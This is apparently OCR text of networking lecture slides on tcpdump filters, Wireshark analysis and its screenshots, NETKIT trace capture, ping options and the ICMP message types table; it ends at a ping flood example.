
Solutions


```
ether[0] & 1 != 0       (ethernet multicast/broadcast packet)
ip[0] & 0xf != 5        (ip packets with option)
ip[6:2]  & 0x1fff = 0   (ip un-fragmented packets or frag0)
```


Wireshark

- Wireshark is a graphical packet analyzer
- Like `tcpdump` can analyze live streams or files
- It's compatible with `tcpdump` (pcap format) traces
- It provides additional features:
  - Better protocol parsing
  - Statistics tool
  - Exporting
  - Better Filtering (different syntax)
  - Can be extended to understand proprietary protocol

Wireshark


Connection details - freeno...
[Java - sotel/src/gui/UserInt...
eth0 [Wireshark 1.6.2]
Wireshark: Protocol Hierarc...
eth0 [Wireshark 1.6.2]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Length Info
101 95.420197 172.16.166.147 173.194.35.24 TCP 54 35976 > http [ACK] Seq=1963 Ack=6954 Win=29200 Len=0
102 95.420219 173.194.35.24 172.16.166.147 TCP 1314 [TCP segment of a reassembled PDU]
103 95.420230 172.16.166.147 173.194.35.24 TCP 54 35976 > http [ACK] Seq=1963 Ack=8214 Win=32120 Len=0
104 95.420251 173.194.35.24 172.16.166.147 TCP 1514 [TCP segment of a reassembled PDU]
105 95.420258 172.16.166.147 173.194.35.24 TCP 54 35976 > http [ACK] Seq=1963 Ack=9674 Win=35040 Len=0
106 95.420281 173.194.35.24 172.16.166.147 TCP 1430 [TCP segment of a reassembled PDU]
107 95.420289 172.16.166.147 173.194.35.24 TCP 54 35976 > http [ACK] Seq=1963 Ack=11050 Win=37960 Len=0
108 95.420309 173.194.35.24 172.16.166.147 TCP 1314 [TCP segment of a reassembled PDU]
Frame 103: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: Vmware_e2:37:0e (00:0c:29:e2:37:0e), Dst: Vmware_ef:4a:c8 (00:50:56:ef:4a:c8)
Internet Protocol Version 4, Src: 172.16.166.147 (172.16.166.147), Dst: 173.194.35.24 (173.194.35.24)
Transmission Control Protocol, Src Port: 35976 (35976), Dst Port: http (80), Seq: 1963, Ack: 8214, Len: 0
Source port: 35976 (35976)
Destination port: http (80)
[Stream index: 28]
Sequence number: 1963 (relative sequence number)
Acknowledgement number: 8214 (relative ack number)
Header length: 20 bytes
Flags: 0x10 (ACK)
Window size value: 32120
[Calculated window size: 32120]
0000 00 50 56 ef 4a c8 00 0c 29 e2 37 0e 08 00 45 00 .PV.J...).7...E.
0010 00 28 86 49 40 00 40 06 91 08 ac 10 a6 93 ad c2 .(.I@.@. ....
0020 23 18 8c 88 00 50 c6 a7 40 e4 5e d2 8f a4 50 10 #....P.. @.^...P.
0030 7d 78 23 99 00 00 }x#...

Wireshark


Trace export
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Open... Ctrl+O
Open Recent
Merge...
Import...
Close Ctrl+W
Save Ctrl+S
Save As... Shift+Ctrl+S
File Set
Export
Print... Ctrl+P
Quit Ctrl+Q
as "Plain Text" file...
as "PostScript" file...
as "CSV" (Comma Separated Values packet summary) file...
as "C Arrays" (packet bytes) file...
as XML - "PSML" (packet summary) file...
as XML - "PDML" (packet details) file...
Selected Packet Bytes... Ctrl+H
SSL Session Keys...
Objects
Destination Protocol Length Info
172.16.166.254 DHCP 342 DHCP Request - Transaction ID 0
172.16.166.155 DHCP 342 DHCP ACK - Transaction ID 0
Broadcast ARP 42 Who has 172.16.166.155? Tell 17
Broadcast ARP 42 Who has 172.16.166.155? Tell 17
Broadcast ARP 42 Who has 172.16.166.155? Tell 17
Wireshark: Protocol Hierarchy Statistics
Display filter: none
Protocol % Packets Packets % Bytes Bytes Mbit/s End Packets End Bytes End Mbit
Frame 100.00 % 13779 100.00 % 9741057 0.484 0 0 0.0
Ethernet 100.00 % 13779 100.00 % 9741057 0.484 0 0 0.0
Internet Protocol Version 4 99.93 % 13770 100.00 % 9740607 0.484 0 0 0.0
User Datagram Protocol 6.35 % 875 0.95 % 92207 0.005 0 0 0.0
Bootstrap Protocol 0.02 % 3 0.01 % 1026 0.000 3 1026 0.0
Domain Name Service 6.32 % 871 0.93 % 90938 0.005 871 90938 0.0
NetBIOS Datagram Service 0.01 % 1 0.00 % 243 0.000 0 0 0.0
SMB (Server Message Block Protocol) 0.01 % 1 0.00 % 243 0.000 0 0 0.0
SMB MailSlot Protocol 0.01 % 1 0.00 % 243 0.000 0 0 0.0
Microsoft Windows Browser Protocol 0.01 % 1 0.00 % 243 0.000 1 243 0.0
Internet Control Message Protocol 0.03 % 4 0.01 % 757 0.000 4 757 0.0
Transmission Control Protocol 93.56 % 12891 99.04 % 9647643 0.479 11248 8452206 0.4
Hypertext Transfer Protocol 9.35 % 1289 9.03 % 879844 0.044 731 449668 0.0
Line-based text data 1.14 % 157 1.25 % 121401 0.006 157 121401 0.0
Portable Network Graphics 0.38 % 52 0.43 % 41425 0.002 52 41425 0.0
JPEG File Interchange Format 1.85 % 255 2.07 % 201631 0.010 255 201631 0.0
Compuserve GIF 0.30 % 41 0.29 % 28643 0.001 41 28643 0.0
Media Type 0.26 % 36 0.26 % 25098 0.001 36 25098 0.0
Online Certificate Status Protocol 0.09 % 12 0.07 % 6530 0.000 12 6530 0.0
Text item 0.03 % 4 0.04 % 4354 0.000 4 4354 0.0
eXtensible Markup Language 0.01 % 1 0.01 % 1094 0.000 1 1094 0.0
Secure Sockets Layer 2.57 % 354 3.24 % 315593 0.016 354 315593 0.0
Address Resolution Protocol 0.07 % 9 0.00 % 450 0.000 9 450 0.0
Protocol hierarchy
Wireshark: Filter Expression - Profile: Default
Field name
Relation
Value (Boolean)
IPv4 - Internet Protocol Version 4
ip.version - Version
ip.hdr_len - Header Length
ip.dsfield - Differentiated Services field
ip.dsfield.dscp - Differentiated Services Codepoint
ip.dsfield.ecn - Explicit Congestion Notification
ip.tos - Type of Service
ip.tos.precedence - Precedence
ip.tos.delay - Delay
ip.tos.throughput - Throughput
ip.tos.reliability - Reliability
ip.tos.cost - Cost
ip.len - Total Length
ip.id - Identification
ip.dst - Destination
ip.dst_host - Destination Host
is present
==
!=
Predefined values:
Low
Normal
Range (offset:length)
Cancel
OK
Filtering
85.0s 90.0s 95.0s 100.0s 105.0s 110.0s 115.0s 120.0s 125.0s
Graphs
Graph 1 Color Filter: ip.addr == 172.16.166.2 Style: Line
Graph 2 Color Filter: tcp Style: Line
Graph 3 Color Filter: udp Style: Line
Graph 4 Color Filter: http Style: Line
Graph 5 Color Filter: Style: Line
X Axis
Tick interval: 0.1 sec
Pixels per tick: 2
View as time of day
Y Axis
Unit: Packets/Tick
Scale: Auto
Help Copy Close Save
I/O graphs

Wireshark and NETKIT

- Can I use wireshark to capture traffic on a NETKIT VM?
  - No! But I can use wireshark to open a trace captured with `tcpdump`
  - It's only a matter of copying the file from the VM to the HOST machine (let's use the hosthome directory)
  - Second option: copy the file with `nc, scp or rsync` (later on…)


`ping`

- `ping` is one of the oldest IP utilities around
- `ping` asks another host if it is alive, and records the round-trip time between the request and the reply
- `ping` relies on ICMP echo-request and echo-reply packets (next slide..)
- **warning**: in some cases ICMP traffic is dropped by firewalls. We can not assume that all machines are down if they don't reply to a ping…

ICMP basics

- The **Internet Control Message Protocol** is one of the core protocols of the IP Suite
- ICMP packets are mainly used for diagnostic (ping, traceroute, timestamp request) and error notification (routing anomalies, unreachability, TTL expired, etc…)
- It goes directly on top of IP (but it can't be seen as a transport protocol)
  - IP.proto = 1
- We will focus on ICMP Echo Request/Reply. We'll see (and force the transmission) of other ICMP messages later on…

ICMP header



ICMP Message Types

Type	Code/Name
0	Echo Reply
3	Destination Unreachable
	0 Net Unreachable
	1 Host Unreachable
	2 Protocol Unreachable
	3 Port Unreachable
	4 Fragmentation required, and DF set
	5 Source Route Failed
	6 Destination Network Unknown
	7 Destination Host Unknown
	8 Source Host Isolated
	9 Network Administratively Prohibited
	10 Host Administratively Prohibited
	11 Network Unreachable for TOS
3	Destination Unreachable (continued)
	12 Host Unreachable for TOS
	13 Communication Administratively Prohibited
4	Source Quench
5	Redirect
	0 Redirect Datagram for the Network
	1 Redirect Datagram for the Host
	2 Redirect Datagram for the TOS & Network
	3 Redirect Datagram for the TOS & Host
8	Echo
9	Router Advertisement
10	Router Selection
11	Time Exceeded
	0 TTL Exceeded
	1 Fragment Reassembly Time Exceeded
12	Parameter Problem
	0 Pointer Problem
	1 Missing a Required Operand
	2 Bad Length
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply
30	Traceroute

Checksum


Checksum of ICMP header

RFC 792

Please refer to RFC 792 for the Internet Control Message protocol (ICMP) specification.

source: http://nmap.org/book/tcpip-ref.html

`ping` output and ICMP packets



`ping` usage

- For a complete doc: `man ping`
- Essentials
  - Don't convert IP addresses to names (`-n`)

    ```
    ping -n 160.80.103.147
    ```
  - Specify the number of packets (`-c`) and display only the summary line (`-q`)

    ```
    ping -q -c 10 160.80.103.147
    ```
  - Specify the source address of the packets (`-I`)

    ```
    ping –I 10.0.0.12 160.80.103.147
    ```
  - Stress the network (flood `-f`) and specify the size of the packet (`-s`)


    ```
